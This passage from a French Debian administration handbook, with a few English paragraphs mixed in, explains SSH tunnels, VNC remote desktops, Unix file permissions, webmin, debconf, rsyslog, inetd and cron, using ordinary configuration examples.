Dans les deux cas, il s'agit de créer des connexions vers le port 25 de la machine *serveur*, qui passent au travers du tunnel SSH établi entre la machine locale et la machine *intermediaire*. Dans le premier cas, l'entrée du tunnel est le port 8000 local et les données transitent vers *intermediaire* avant de se diriger vers *serveur* sur le réseau « public ». Dans le second cas, l'entrée et la sortie du tunnel sont inversées : l'entrée est le port 8000 d'*intermediaire*, la sortie est locale et les données se dirigent ensuite vers *serveur* depuis la machine locale. En pratique, dans les cas d'usage les plus courants, le serveur est soit la machine locale, soit l'intermédiaire.



**FIGURE 9.3** Déport d'un port local par SSH



**FIGURE 9.4** Déport d'un port distant par SSH

### 9.2.2. Accéder à distance à des bureaux graphiques

VNC (*Virtual Network Computing*, ou informatique en réseau virtuel) permet d'accéder à distance à des bureaux graphiques.

Cet outil sert principalement en assistance technique : l'administrateur peut constater les erreurs de l'utilisateur et lui montrer la bonne manipulation sans devoir se déplacer à ses côtés.

First, the user must authorize sharing their session. The GNOME graphical desktop environment from Jessie onward includes that option in its configuration panel (contrary to previous versions of Debian, where the user had to install and run vino). KDE Plasma still requires using krfb to allow sharing an existing session over VNC. For other graphical desktop environments, the x11vnc command (from the Debian package of the same name) serves the same purpose; you can make it available to the user with an explicit icon.

When the graphical session is made available by VNC, the administrator must connect to it with a VNC client. GNOME has `vinagre` and `remmina` for that, while the KDE project provides `krdc` (in the menu at K → Internet → Remote Desktop Client). There are other VNC clients that use the command line, such as `xvnc4viewer` in the Debian package of the same name. Once connected, the administrator can see what is going on, work on the machine remotely, and show the user how to proceed.

#### SÉCURITÉ

##### VNC sur SSH

Si l'on souhaite se connecter par VNC et si on ne veut pas que les données circulent en clair sur le réseau, il est possible de les encapsuler dans un tunnel SSH (voir section 9.2.1.3, « [Créer des tunnels chiffrés avec le port forwarding](#) » page 217). Il faut simplement savoir que VNC emploie par défaut le port 5900 pour le premier écran (appelé « `localhost:0` »), 5901 pour le second (appelé « `localhost:1` »), etc.

La commande `ssh -L localhost:5901:localhost:5900 -N -T machine` crée un tunnel entre le port local 5901 de l'interface `localhost` et le port 5900 de l'ordinateur `machine`. Le premier `localhost` contraint SSH à n'écouter, sur la machine locale, que sur cette interface. Le second `localhost` désigne l'interface de la machine distante à laquelle SSH communiquera le trafic réseau expédié à `localhost:5901`. Ainsi, `vncviewer localhost:1` connectera le client VNC à l'écran distant bien que l'on indique le nom de la machine locale.

Une fois la session VNC terminée, il convient de ne pas oublier de fermer le tunnel en quittant la session SSH ouverte à cette fin.

#### B.A.-BA

##### Gestionnaire d'écran

`gdm3`, `kdm`, `lightdm` et `xdm` sont des gestionnaires d'écran (*Display Manager*). Ils prennent le contrôle de l'interface graphique peu après son initialisation afin de proposer à l'utilisateur un écran d'identification. Une fois ce dernier authentifié, il exécute les programmes requis pour démarrer une session de travail graphique.

VNC sert aussi aux utilisateurs nomades, ou responsables d'entreprises, ayant des besoins ponctuels de connexion depuis chez eux, qui retrouvent ainsi à distance un bureau similaire à celui qu'ils ont au travail. La configuration d'un tel service est plus compliquée : il faut d'abord installer le paquet `vnc4server`, modifier la configuration du gestionnaire d'écran pour accepter les requêtes XDMCP Query (pour `gdm3`, cela peut se faire en ajoutant `Enable=true` dans la section « `xdmcp` » du fichier `/etc/gdm3/daemon.conf`) et enfin démarrer le serveur VNC via `inetd` pour qu'une session VNC soit démarrée dès qu'un utilisateur essaie de se connecter. On ajoutera par exemple cette ligne dans `/etc/inetd.conf` :

```
5950 stream tcp nowait nobody.tty /usr/bin/Xvnc Xvnc -inetd -query localhost -  
→ once -geometry 1024x768 -depth 16 securitytypes=none
```

Rediriger les connexions entrantes vers un gestionnaire d'écran résout le problème de l'authentification, puisque seuls les utilisateurs disposant de comptes locaux passeront le cap de la connexion via `gdm3` (ou les équivalents `kdm`, `xdm`, etc.). Comme ce fonctionnement permet sans problème plusieurs connexions simultanées (à condition que le serveur soit suffisamment puissant), il peut même être utilisé pour offrir des bureaux complets à différents utilisateurs itinérants (voire à des postes bureautiques peu puissants, configurés en clients légers). Les uti-

lisateurs doivent simplement se connecter au 51<sup>e</sup> écran du serveur (`vncviewer serveur:50`) parce que le port employé est le 5950.

### 9.3. Gestion des droits

Linux est résolument multi-utilisateur ; il est donc nécessaire de prévoir un système de permissions contrôlant les opérations autorisées pour chacun sur les fichiers et répertoires, recouvrant toutes les ressources du système (y compris les périphériques : sur un système Unix, tout périphérique est représenté par un fichier ou répertoire). Ce principe est commun à tous les Unix mais un rappel est toujours utile, d'autant qu'il existe quelques usages avancés méconnus et relativement intéressants.

Chaque fichier ou répertoire dispose de permissions spécifiques pour trois catégories d'utilisateurs :

- son propriétaire (symbolisé par `u` comme *user*) ;
- son groupe propriétaire (symbolisé par `g` comme *group*) — représentant tous les utilisateurs membres du groupe ;
- les autres (symbolisés par `o` comme *other*).

Trois types de droits peuvent s'y combiner :

- lecture (symbolisé par `r` comme *read*) ;
- écriture (ou modification, symbolisé par `w` comme *write*) ;
- exécution (symbolisé par `x` comme *eXecute*).

Dans le cas d'un fichier, ces droits sont faciles à interpréter : l'accès en lecture permet d'en consulter le contenu (et notamment de le copier), l'accès en écriture de le modifier et l'accès en exécution permet de tenter de l'exécuter (ce qui ne fonctionnera que s'il s'agit d'un programme).

#### SÉCURITÉ **Exécutables setuid et setgid**

Deux droits particuliers concernent les fichiers exécutables : le droit `setuid` et le droit `setgid` (symbolisés par la lettre « `s` »). Remarquons qu'on parle souvent de « bit » car chacune de ces informations booléennes se représente individuellement par un 0 ou un 1. Ces deux droits permettent à n'importe quel utilisateur d'exécuter le programme en question avec respectivement les droits de son propriétaire ou de son groupe propriétaire. Ce mécanisme donne accès à des fonctionnalités requérant des droits plus élevés que ceux dont on dispose habituellement.

Un programme `setuid` root s'exécutant systématiquement sous l'identité du superutilisateur, il est très important d'en contrôler la fiabilité. En effet, un utilisateur capable de le détourner pour lui faire appeler une commande de son choix pourrait alors endosser l'identité de root et avoir tous les droits sur le système.

Un répertoire est traité différemment. L'accès en lecture donne le droit de consulter la liste de ses entrées, l'accès en écriture celui d'y créer ou supprimer des fichiers et l'accès en exécution de

le traverser (et notamment de s'y rendre avec la commande `cd`). Pouvoir traverser un répertoire sans le lire donne le droit d'accéder à celles de ses entrées dont on connaît le nom, mais pas de les trouver si on ignore leur existence ou leur nom exact.

#### SÉCURITÉ

##### Répertoire `setgid` et sticky bit

Le bit `setgid` s'applique également aux répertoires. Toutes les entrées qu'on y créera recevront alors pour groupe propriétaire celui du répertoire, au lieu de prendre comme c'est l'habitude le groupe principal de leur créateur. Cela évitera à celui-ci de changer de groupe principal (par la commande `newgrp`) lors d'un travail dans une arborescence partagée entre plusieurs utilisateurs d'un même groupe dédié.

Le bit `sticky` (symbolisé par la lettre « `t` ») est un droit qui n'est utile que sur les répertoires. Il est notamment employé pour les répertoires temporaires ouverts en écriture à tous (comme `/tmp/`) : il n'autorise la suppression d'un fichier que par son propriétaire ou celui de son répertoire parent. En son absence, tout le monde pourrait supprimer les fichiers d'autrui dans `/tmp/`.

Trois commandes manipulent les permissions associées à un fichier:

- `chown utilisateur fichier` affecte un nouveau propriétaire à un fichier;
- `chgrp groupe fichier` opère sur son groupe propriétaire;
- `chmod droits fichier` intervient sur ses droits.

Il existe deux manières de présenter les droits ; parmi elles, la représentation symbolique, sans doute la plus simple à comprendre et mémoriser, met en jeu les lettres symboles déjà citées. Pour chaque catégorie d'utilisateurs (`u/g/o`), on peut définir les droits (`=`), en ajouter (`+`), ou en retrancher (`-`). Ainsi, la formule `u=rwx,g+rw,o-r` donne au propriétaire les droits de lecture, d'écriture et d'exécution ; ajoute au groupe propriétaire les droits de lecture et d'écriture ; et supprime le droit de lecture aux autres utilisateurs. Les droits non concernés par les opérations d'ajout ou de retranchement restent inchangés. La lettre `a`, pour *all*, recouvre les trois catégories d'utilisateurs, de sorte que `a=rx` donne aux trois catégories les mêmes droits (lecture et exécution, mais pas écriture).

La représentation numérique octale associe chaque droit à une valeur : 4 pour la lecture, 2 pour l'écriture et 1 pour l'exécution. On associe à chaque combinaison de droits la somme de ces chiffres, valeurs qu'on attribue ensuite aux différentes catégories d'utilisateurs en les mettant bout à bout dans l'ordre habituel (propriétaire, groupe, autres).

La commande `chmod 754 fichier` mettra donc en place les droits suivants : lecture, écriture et exécution au propriétaire (car  $7 = 4 + 2 + 1$ ) ; lecture et exécution au groupe (car  $5 = 4 + 1$ ) ; lecture seule aux autres. Le chiffre 0 correspond à l'absence de droits, ainsi `chmod 600 fichier` ne donne que les droits de lecture/écriture au propriétaire, les autres ne pouvant rien faire du tout. Les droits les plus fréquents sont 755 pour les exécutables ou les répertoires et 644 pour les fichiers de données.

Pour représenter le cas échéant les droits spéciaux, on pourra préfixer à ce nombre un quatrième chiffre selon le même principe, sachant que les bits setuid, setgid et sticky valent respectivement 4, 2 et 1. `chmod 4754` associera donc le bit setuid aux droits décrits précédemment.

On notera que l'utilisation de la notation numérique octale ne permet que de modifier en bloc l'ensemble des droits sur un fichier ; on ne peut pas l'utiliser pour se contenter d'ajouter par exemple le droit en lecture pour le groupe propriétaire, puisqu'il faut obligatoirement prendre en compte les droits existants et calculer la nouvelle valeur numérique correspondante.

<p style="text-align: center;"><b>ASTUCE</b></p> <p><b>Application récursive</b></p>	<p>Il arrive que l'on doive changer les permissions de toute une arborescence. Toutes les commandes décrites disposent donc d'une option <code>-R</code>, effectuant l'opération demandée de manière récursive.</p> <p>La distinction entre répertoires et fichiers pose souvent problème lors des opérations récursives. C'est la raison de l'introduction de la lettre « <code>X</code> » dans la représentation symbolique des droits. Elle représente un droit d'exécution qui ne concerne que les répertoires (mais pas les fichiers ne disposant pas encore de ce droit). Ainsi, <code>chmod -R a+X répertoire</code> n'ajoutera les droits d'exécution pour toutes les catégories d'utilisateurs (<code>a</code>) qu'à tous les sous-répertoires et aux fichiers sur lesquels au moins une catégorie d'utilisateurs (ne serait-ce que leur seul propriétaire) a déjà les droits d'exécution.</p>
--	---

<p style="text-align: center;"><b>ASTUCE</b></p> <p><b>Changer l'utilisateur et le groupe</b></p>	<p>On souhaite souvent changer le groupe d'un fichier en même temps qu'on change celui-ci de propriétaire. La commande <code>chown</code> propose donc une syntaxe spéciale pour cela : <code>chown utilisateur:groupe fichier</code></p>
---	---

<p style="text-align: center;"><b>POUR ALLER PLUS LOIN</b></p> <p><b>umask</b></p>	<p>Lorsqu'une application crée un fichier, elle lui donne des permissions indicatives, sachant que le système retire automatiquement certains droits, donnés par la commande <code>umask</code>. Saisissez <code>umask</code> dans un shell ; vous observerez un masque tel que <code>0022</code>. Ce n'est qu'une représentation octale des droits à retirer systématiquement (en l'occurrence, les droits en écriture pour le groupe et les autres utilisateurs).</p> <p>Si on lui passe une nouvelle valeur octale, la commande <code>umask</code> permet également de changer de masque. Employée dans un fichier d'initialisation de l'interpréteur de commandes (par exemple <code>~/.bash_profile</code>), elle aura pour effet de changer le masque par défaut de vos sessions de travail.</p>
--	--

## 9.4. Interfaces d'administration

Recourir à une interface graphique d'administration est intéressant dans différentes circonstances. Un administrateur ne connaît pas nécessairement tous les détails de configuration de tous ses services et n'a pas forcément le temps de se documenter à leur sujet. Une interface graphique d'administration accélérera donc le déploiement d'un nouveau service. Par ailleurs, elle pourra simplifier la mise en place des réglages des services les plus pénibles à configurer.

Une telle interface n'est qu'une aide, pas une fin en soi. Dans tous les cas, l'administrateur devra maîtriser son comportement pour comprendre et contourner tout problème éventuel.

Aucune interface n'étant parfaite, on est par ailleurs tenté de recourir à plusieurs solutions. C'est à éviter dans la mesure du possible, car les différents outils sont parfois incompatibles de par leurs hypothèses de travail. Même si tous visent une grande souplesse et tentent d'adopter

comme unique référence le fichier de configuration, ils ne sont pas toujours capables d'intégrer des modifications externes.

#### 9.4.1. Administrer sur interface web : webmin

C'est sans doute l'une des interfaces d'administration les plus abouties. Il s'agit d'un système modulaire fonctionnant dans un navigateur web, couvrant une vaste palette de domaines et d'outils. Par ailleurs, il est internationalisé et relativement bien traduit en français.




FIGURE 9.5 Webmin dashboard

Sadly, `webmin` is no longer part of Debian. Its Debian maintainer — Jaldhar H. Vyas — removed the packages he created because he no longer had the time required to maintain them at an acceptable quality level. Nobody has officially taken over, so `Buster` does not have the `webmin` package.

Il existe toutefois un paquet non officiel, distribué sur le site [webmin.com](http://webmin.com). Contrairement aux paquets initialement présents dans Debian, ce dernier est monolithique : tous les modules de configuration sont installés et activés par défaut même si le service correspondant n'est pas installé sur la machine.

#### SÉCURITÉ

#### Mot de passe root

À la première connexion, l'identification s'effectue avec l'identifiant `root` et son mot de passe habituel. Il est cependant recommandé de changer dès que possible le mot de passe employé pour `webmin` ; ainsi, une compromission de celui-ci n'impliquera pas le mot de passe de `root`, même si elle confère des droits administratifs importants sur la machine.

Attention ! `webmin` étant fonctionnellement très riche, un utilisateur malveillant y accédant pourra vraisemblablement compromettre la sécurité de tout le système. D'une manière générale, les interfaces de ce type sont déconseillées sur les systèmes importants, aux contraintes de sécurité élevées (pare-feu, serveurs sensibles, etc.).

Webmin s'emploie par le biais d'une interface web mais il ne nécessite pas pour autant d'avoir Apache installé : en effet, ce logiciel dispose d'un mini-serveur web dédié. Ce dernier écoute par défaut sur le port 10 000 et accepte les connexions HTTP sécurisées.

Les modules intégrés couvrent une large palette de services, citons notamment :

- tous les services de base : créer des utilisateurs et des groupes, gérer les fichiers `crontab`, les scripts d'initialisation, consulter les logs, etc.
- bind : configuration du serveur DNS (service de noms) ;
- postfix : configuration du serveur SMTP (courrier électronique) ;
- inetd : configuration du super-serveur `inetd` ;
- quota : gestion des quotas utilisateur ;
- dhcpcd : configuration du serveur DHCP ;
- proftpd : configuration du serveur FTP ;
- samba : configuration du serveur de fichiers Samba ;
- software : installation ou suppression de logiciels à partir des paquets Debian et mise à jour du système.

L'interface d'administration est accessible depuis un navigateur web à l'adresse `https://localhost:10000`. Attention ! tous les modules ne sont pas directement exploitables ; il faut parfois les configurer en précisant les emplacements du fichier de configuration concerné et de quelques exécutables. Souvent, le système vous y invite poliment lorsqu'il n'arrive pas à faire fonctionner le module demandé.

#### ALTERNATIVE

#### Le panneau de contrôle de GNOME

Le projet GNOME fournit également plusieurs interfaces d'administration, généralement accessibles via l'entrée « Paramètres système » du menu utilisateur en haut à droite de l'écran. `gnome-control-center` est l'outil principal qui les rassemble, mais beaucoup des outils de configuration du système lui-même sont en réalité fournis par d'autres paquets (`accounts-service`, `system-config-printer`, etc.). Même si ces applications sont faciles d'usage, elles ne couvrent qu'une petite partie des services de base : gestion des utilisateurs, configuration de l'horloge, du réseau, des imprimantes, etc.

#### 9.4.2. Configuration des paquets : `debconf`

De nombreux paquets s'autoconfigurent après avoir demandé quelques éléments durant l'installation, questions posées à travers l'outil Debconf. On peut reconfigurer ces paquets en exécutant `dpkg-reconfigure paquet`.

Dans la plupart des cas, ces réglages sont très simples : seules quelques variables importantes du fichier de configuration sont modifiées. Ces variables sont parfois regroupées entre deux lignes « démarcatrices » de sorte qu'une reconfiguration du paquet limite sa portée sur la zone qu'elles délimitent. Dans d'autres cas, une reconfiguration ne changera rien si le script détecte une modification manuelle du fichier de configuration, l'objectif étant bien évidemment de préserver

ces interventions humaines (le script se considère alors incapable d'assurer que ses propres modifications ne perturberont pas l'existant).

CHARTE DEBIAN	
<b>Préserver les modifications</b>	<p>La charte Debian demandant expressément de tout faire pour préserver au maximum les changements manuels apportés aux fichiers de configuration, de plus en plus de scripts modifiant ces derniers prennent des précautions. Le principe général est simple : le script n'effectue des modifications que s'il connaît l'état du fichier de configuration, vérification effectuée par comparaison de la somme de contrôle du fichier avec celle du dernier fichier produit automatiquement. Si elles correspondent, le script s'autorise à modifier le fichier de configuration. Dans le cas contraire, il considère qu'on y est intervenu et demande quelle action il doit effectuer (installer le nouveau fichier, conserver l'ancien, ou tenter d'intégrer les nouvelles modifications au fichier existant). Ce principe de précaution fut longtemps propre à Debian, mais les autres distributions l'embrassent peu à peu.</p> <p>Le programme ucf (du paquet Debian éponyme) offre des facilités pour gérer cela.</p>

## 9.5. Les événements système de syslog

### 9.5.1. Principe et fonctionnement

Le démon `rsyslogd` a pour charge de collecter les messages de service provenant des applications et du noyau puis de les répartir dans des fichiers de logs (habituellement stockés dans le répertoire `/var/log/`). Il obéit au fichier de configuration `/etc/rsyslog.conf`.

Chaque message de log est associé à un sous-système applicatif (nommé *facility* dans la documentation) :

- `auth` et `authpriv` : concernent l'authentification ;
- `cron` : provient des services de planification de tâches, `cron` et `atd` ;
- `daemon` : concerne un démon sans classification particulière (serveur DNS, NTP, etc.) ;
- `ftp` : concerne le serveur FTP ;
- `kern` : message provenant du noyau ;
- `lpr` : provient du sous-système d'impression ;
- `mail` : provient de la messagerie électronique ;
- `news` : message du sous-système Usenet (notamment du serveur NNTP — *Network News Transfer Protocol*, ou protocole de transfert des nouvelles sur le réseau — gérant les forums de discussion) ;
- `syslog` : message du serveur `syslogd` lui-même ;
- `user` : messages utilisateur (générique) ;
- `uucp` : messages du sous-système UUCP (*Unix to Unix Copy Program*, ou programme de copie d'Unix à Unix, un vieux protocole employé pour faire circuler entre autres des messages électroniques) ;

- local0 à local7 : réservés pour les utilisations locales.

À chaque message est également associé un niveau de priorité. En voici la liste par ordre décroissant :

- emerg : « Au secours ! » le système est probablement inutilisable .
- alert : vite, il y a péril en la demeure, des actions doivent être entreprises immédiatement ;
- crit : les conditions sont critiques ;
- err : erreur ;
- warn : avertissement (erreur potentielle) ;
- notice : condition normale mais message significatif ;
- info : message informatif ;
- debug : message de débogage.

### 9.5.2. Le fichier de configuration

La syntaxe complexe du fichier `/etc/rsyslog.conf` est détaillée dans la page de manuel `rsyslog.conf(5)` mais aussi dans la documentation HTML disponible dans le paquet `rsyslog-doc` (`/usr/share/doc/rsyslog-doc/html/index.html`). Le principe global est d'écrire des paires « sélecteur » et « action ». Le sélecteur définit l'ensemble des messages concernés et l'action décrit comment le traiter.

#### *Syntaxe du sélecteur*

Le sélecteur est une liste (ayant pour séparateur le point-virgule) de couples *sous-système.priorité* (exemple : auth.notice;mail.info). L'astérisque peut y représenter tous les sous-systèmes ou toutes les priorités (exemples : \*.alert ou mail.\*). On peut regrouper plusieurs sous-systèmes en les séparant par une virgule (exemple : auth,mail.info). La priorité indiquée recouvre aussi les messages de priorité supérieure ou égale : auth.alert désigne donc les messages du sous-système auth de priorités alert ou emerg. Préfixée par un point d'exclamation, elle désignera au contraire les priorités strictement inférieures : auth.!notice désignera donc les messages issus de auth et de priorité info ou debug. Préfixée par un signe égal, elle correspondra exactement à la seule priorité indiquée (auth.=notice ne concernera donc que les messages de auth de priorité notice).

Au sein du sélecteur, chaque élément de la liste surcharge les éléments précédents. Il est donc possible de restreindre un ensemble ou d'en exclure certains éléments. À titre d'exemple, kern.info;kern.!err définit les messages du noyau de priorité comprise entre info et warn. La priorité none désigne l'ensemble vide (aucune des priorités) et peut servir pour exclure un sous-système d'un ensemble de messages. Ainsi, \*.crit;kern.none désigne tous les messages de priorité supérieure ou égale à crit ne provenant pas du noyau.

## Syntaxe des actions

B.A.-BA	<p><b>Le tube nommé, un tube persistant</b></p> <p>Un tube nommé est un type particulier de fichier fonctionnant comme un tube traditionnel (le <i>pipe</i> que l'on crée à l'aide du symbole «   » sur la ligne de commande), mais par l'intermédiaire d'un fichier. Ce mécanisme a l'avantage de pouvoir mettre en relation deux processus n'ayant aucun rapport de parenté. Toute écriture dans un tube nommé bloque le processus qui écrit jusqu'à ce qu'un autre processus tente d'y lire des données. Ce dernier lira alors les données écrites par l'autre partie, qui pourra donc reprendre son exécution.</p> <p>Un tel fichier se crée avec la commande <code>mkfifo</code>.</p>
---------	--

Les différentes actions possibles sont :

- ajouter le message à un fichier (exemple : `/var/log/messages`) ;
- envoyer le message à un serveur `syslog` distant (exemple : `@log.falcot.com`) ;
- envoyer le message dans un tube nommé préexistant (exemple : `/dev/xconsole`) ;
- envoyer le message à un ou plusieurs utilisateurs s'ils sont connectés (exemple : `root,rhertzog`) ;
- envoyer le message à tous les utilisateurs connectés (exemple : `*`) ;
- écrire le message sur une console texte (exemple : `/dev/tty8`).

SÉCURITÉ	<p><b>Déporter les logs</b></p> <p>C'est une bonne idée que d'enregistrer les logs les plus importants sur une machine séparée (voire dédiée), car cela empêchera un éventuel intrus de supprimer les traces de son passage (sauf à compromettre également cet autre serveur). Par ailleurs, en cas de problème majeur (tel qu'un plantage du noyau), disposer de logs sur une autre machine augmente les chances de retrouver le déroulement des événements.</p> <p>Pour accepter les messages de log envoyés par d'autres machines, il faut reconfigurer <code>rsyslog</code> : dans la pratique il suffit d'activer des directives prêtes à l'emploi qui sont déjà présentes dans <code>/etc/rsyslog.conf</code> (<code>\$ModLoad imudp</code> et <code>\$UDPServerRun 514</code>).</p>
----------	--

## 9.6. Le super-serveur `inetd`

`inetd` (souvent appelé « super-serveur Internet ») est en réalité un serveur de serveurs, employé pour invoquer à la demande les serveurs rarement employés qui ne fonctionnent donc pas en permanence.

Le fichier `/etc/inetd.conf` donne la liste de ces serveurs et de leurs ports habituels, qu'`inetd` écoute tous ; dès qu'il détecte une connexion sur l'un d'entre eux, il exécute le programme du serveur correspondant.

## Enregistrer un service dans `inetd.conf`

Les paquets souhaiteraient parfois enregistrer un nouveau serveur dans le fichier `/etc/inetd.conf`, mais la charte Debian interdit à tout paquet de modifier un fichier de configuration qui ne relève pas de lui. C'est pourquoi le script `update-inetd` (du paquet éponyme) a été créé : il a à sa charge le fichier de configuration et les autres paquets peuvent ainsi l'employer pour demander au super-serveur de prendre en compte un nouveau serveur.

Chaque ligne significative du fichier `/etc/inetd.conf` décrit un service par sept champs (séparés par des blancs) :

- Le numéro du port TCP ou UDP, ou le nom du service (qui est associé à un numéro de port standard par la table de correspondance définie dans le fichier `/etc/services`).
- Le type de *socket* : `stream` pour une connexion TCP, `dgram` pour des datagrammes UDP .
- Le protocole : `tcp` ou `udp`.
- Les options : deux valeurs sont possibles : `wait` ou `nowait`, pour signifier à `inetd` qu'il doit, ou non, attendre la fin du processus lancé avant d'accepter une autre connexion. Pour les connexions TCP, facilement multiplexables, on pourra généralement utiliser `nowait`. Pour les programmes répondant sur UDP, il ne faut retenir `nowait` que si le serveur est capable de gérer plusieurs connexions en parallèle. On pourra suffixer ce champ d'un point suivi du nombre maximum de connexions autorisées par minute (la limite par défaut étant de 256).
- L'identifiant de l'utilisateur sous l'identité duquel le serveur sera exécuté.
- Le chemin complet du programme serveur à exécuter.
- Les arguments : il s'agit de la liste complète des arguments du programme, y compris son propre nom (`argv[0]` en C).

L'exemple suivant illustre les cas les plus courants :

### **Exemple 9.1 Extrait de `/etc/inetd.conf`**

```
talk  dgram  udp  wait    nobody.tty  /usr/sbin/in.talkd  in.talkd
finger stream  tcp  nowait  nobody      /usr/sbin/tcpd      in.fingerd
ident  stream  tcp  nowait  nobody      /usr/sbin/identd   identd -i
```

Le programme `tcpd` est souvent employé dans le fichier `/etc/inetd.conf`. Il permet de restreindre les connexions entrantes en appliquant des règles de contrôle, documentées dans la page de manuel `hosts_access(5)` et qui se configurent dans les fichiers `/etc/hosts.allow` et `/etc/hosts.deny`. Une fois qu'il a été déterminé que la connexion est autorisée, `tcpd` exécute à son tour le serveur réellement demandé (comme `in.fingerd` dans notre exemple).

#### COMMUNAUTÉ

#### Wietse Venema

Wietse Venema, dont les compétences en matière de sécurité en font un programmeur réputé, est l'auteur du programme `tcpd`. C'est également l'auteur principal de Postfix, serveur de messagerie électronique (SMTP – *Simple Mail Transfer Protocol*, ou protocole simple de courrier électronique) modulaire conçu pour être plus sûr et plus fiable que `sendmail`, au long historique de failles de sécurité.

#### ALTERNATIVE

#### Autres `inetd`

Bien que Debian installe `openbsd-inetd` par défaut, les alternatives ne manquent pas. Outre celles déjà mentionnées, il existe `inetutils-inetd`, `micro-inetd`, `rlinetd` et `xinetd`.

Cette dernière incarnation d'un super-serveur offre des possibilités intéressantes. Elle permet notamment de séparer la configuration dans plusieurs fichiers (stockés, bien entendu, dans le répertoire `/etc/xinetd.d/`), ce qui peut faciliter la vie des administrateurs.

Last but not least, it is even possible to emulate `inetd`'s behavior with `systemd`'s socket-activation mechanism (see section 9.1.1, « [Le système d'initialisation `systemd`](#) » page 204).

## 9.7. Planification de tâches : `cron` et `atd`

`cron` est le démon en charge d'exécuter des commandes planifiées et récurrentes (chaque jour, chaque semaine, etc.) ; `atd` est celui qui s'occupe des commandes à exécuter une seule fois, à un instant précis et futur.

Dans un système Unix, de nombreuses tâches sont régulièrement planifiées :

- la rotation des logs ;
- la mise à jour de la base de données du programme `locate` ;
- les sauvegardes ;
- des scripts d'entretien (comme le nettoyage des fichiers temporaires).

Par défaut, tous les utilisateurs peuvent planifier l'exécution de tâches. C'est pourquoi chacun dispose de sa propre `crontab`, où il peut consigner les commandes à planifier. Il peut la modifier en exécutant `crontab -e` (ses informations sont stockées dans le fichier `/var/spool/cron/crontabs/utilisateur`).

#### SÉCURITÉ

#### Restreindre `cron` ou `atd`

On peut restreindre l'accès à `cron` en créant le fichier d'autorisation explicite `/etc/cron.allow`, où l'on consignera les seuls utilisateurs autorisés à planifier des commandes. Tous les autres seront automatiquement dépourvus de cette fonctionnalité. Inversement, pour n'en priver qu'un ou deux trouble-fête, on écrira leur nom dans le fichier d'interdiction explicite `/etc/cron.deny`. Le même mécanisme encadre `atd`, avec les fichiers `/etc/at.allow` et `/etc/at.deny`.

L'utilisateur root dispose de sa `crontab` personnelle, mais peut également employer le fichier `/etc/crontab` ou déposer des `crontab` supplémentaires dans le répertoire `/etc/cron.d/`. Ces

deux dernières solutions ont l'avantage de pouvoir préciser l'utilisateur sous l'identité duquel exécuter la commande.

Le paquet *cron* propose par défaut des commandes planifiées qui exécutent :

- une fois par heure les programmes du répertoire `/etc/cron.hourly/` ;
- une fois par jour les programmes du répertoire `/etc/cron.daily/` ;
- une fois par semaine les programmes du répertoire `/etc/cron.weekly/` ;
- une fois par mois les programmes du répertoire `/etc/cron.monthly/`.

De nombreux paquets Debian profitent de ce service : en déposant dans ces répertoires des scripts de maintenance, ils assurent le fonctionnement optimal de leur service.

### 9.7.1. Format d'un fichier *crontab*

#### ASTUCE

#### Raccourcis textuels pour cron

Des abréviations, qui remplacent les cinq premiers champs d'une entrée de *crontab*, décrivent les planifications les plus classiques. Les voici :

- `@yearly` : une fois par an (le premier janvier à 0 h 00) ;
- `@monthly` : une fois par mois (le premier du mois à 0 h 00) ;
- `@weekly` : une fois par semaine (le dimanche à 0 h 00) ;
- `@daily` : une fois par jour (à 0 h 00) ;
- `@hourly` : une fois par heure (au début de chaque heure).

#### CAS PARTICULIER

#### cron et l'heure d'été

Sous Debian, *cron* prend en compte au mieux les changements d'heure (en fait, lorsqu'un saut important est détecté dans l'heure locale). Ainsi, les commandes qui auraient dû être exécutées à une heure qui n'a pas existé (par exemple, 2 h 30 lors du changement d'heure de printemps en France) sont exécutées peu après le changement d'heure (soit peu après 3 h du matin en heure d'été). À l'inverse, à l'automne, les commandes qui auraient pu être exécutées plusieurs fois (à 2 h 30 heure d'été puis, une heure plus tard, à 2 h 30 heure d'hiver) ne le sont qu'une fois.

On prendra cependant soin, si l'ordre dans lequel les différentes tâches planifiées et le délai entre leurs déclenchements respectifs est important, de vérifier la compatibilité de ces contraintes avec le mode de fonctionnement de *cron* — le cas échéant, on pourra préparer une planification spéciale pour les deux nuits de l'année où le problème risque d'apparaître.

Chaque ligne significative d'une *crontab* décrit une commande planifiée grâce aux six (ou sept) champs suivants :

- la condition sur les minutes (nombres compris de 0 à 59) ;
- la condition sur les heures (de 0 à 23) ;
- la condition sur le jour du mois (de 1 à 31) ;
- la condition sur le mois (de 1 à 12) ;

- la condition sur le jour de la semaine (de 0 à 7, le 1 correspondant au lundi – le dimanche est représenté à la fois par 0 et par 7 ; il est également possible d'employer les trois premières lettres du nom du jour en anglais comme Sun, Mon, etc.) ;
- le nom d'utilisateur sous lequel la commande devra s'exécuter (dans le fichier /etc/crontab et dans les fragments déposés dans /etc/cron.d/, mais pas les crontabs des utilisateurs) ;
- la commande à exécuter (quand les conditions définies par les cinq premières colonnes sont remplies).

Tous les détails sont documentés dans la page de manuel `crontab(5)`.

Chaque condition peut s'exprimer sous la forme d'une énumération de valeurs possibles (séparées par des virgules). La syntaxe a-b décrit l'intervalle de toutes les valeurs comprises entre a et b. La syntaxe a-b/c décrit un intervalle avec un incrément de c (exemple : 0-10/2 correspond à 0,2,4,6,8,10). Le joker \* représente toutes les valeurs possibles.

#### **Exemple 9.2 Exemple de crontab**

```
#Format
#min heu jou moi jsem commande

# Télécharge les données tous les soirs à 19:25
25 19 * * * $HOME/bin/get.pl

# Le matin à 8:00, en semaine (lundi à vendredi)
00 08 * * 1-5 $HOME/bin/fait_quelquechose

# Redémarre le proxy IRC après chaque reboot
@reboot /usr/bin/dircproxy
```

#### ASTUCE

#### **Exécuter une commande au démarrage**

Pour exécuter une commande une seule fois, juste après le démarrage de l'ordinateur, on peut recourir à la macro @reboot (un simple redémarrage de cron ne déclenche pas une commande planifiée avec @reboot). Cette macro remplace elle aussi les cinq premiers champs d'une entrée dans la *crontab*.

#### ALTERNATIVE

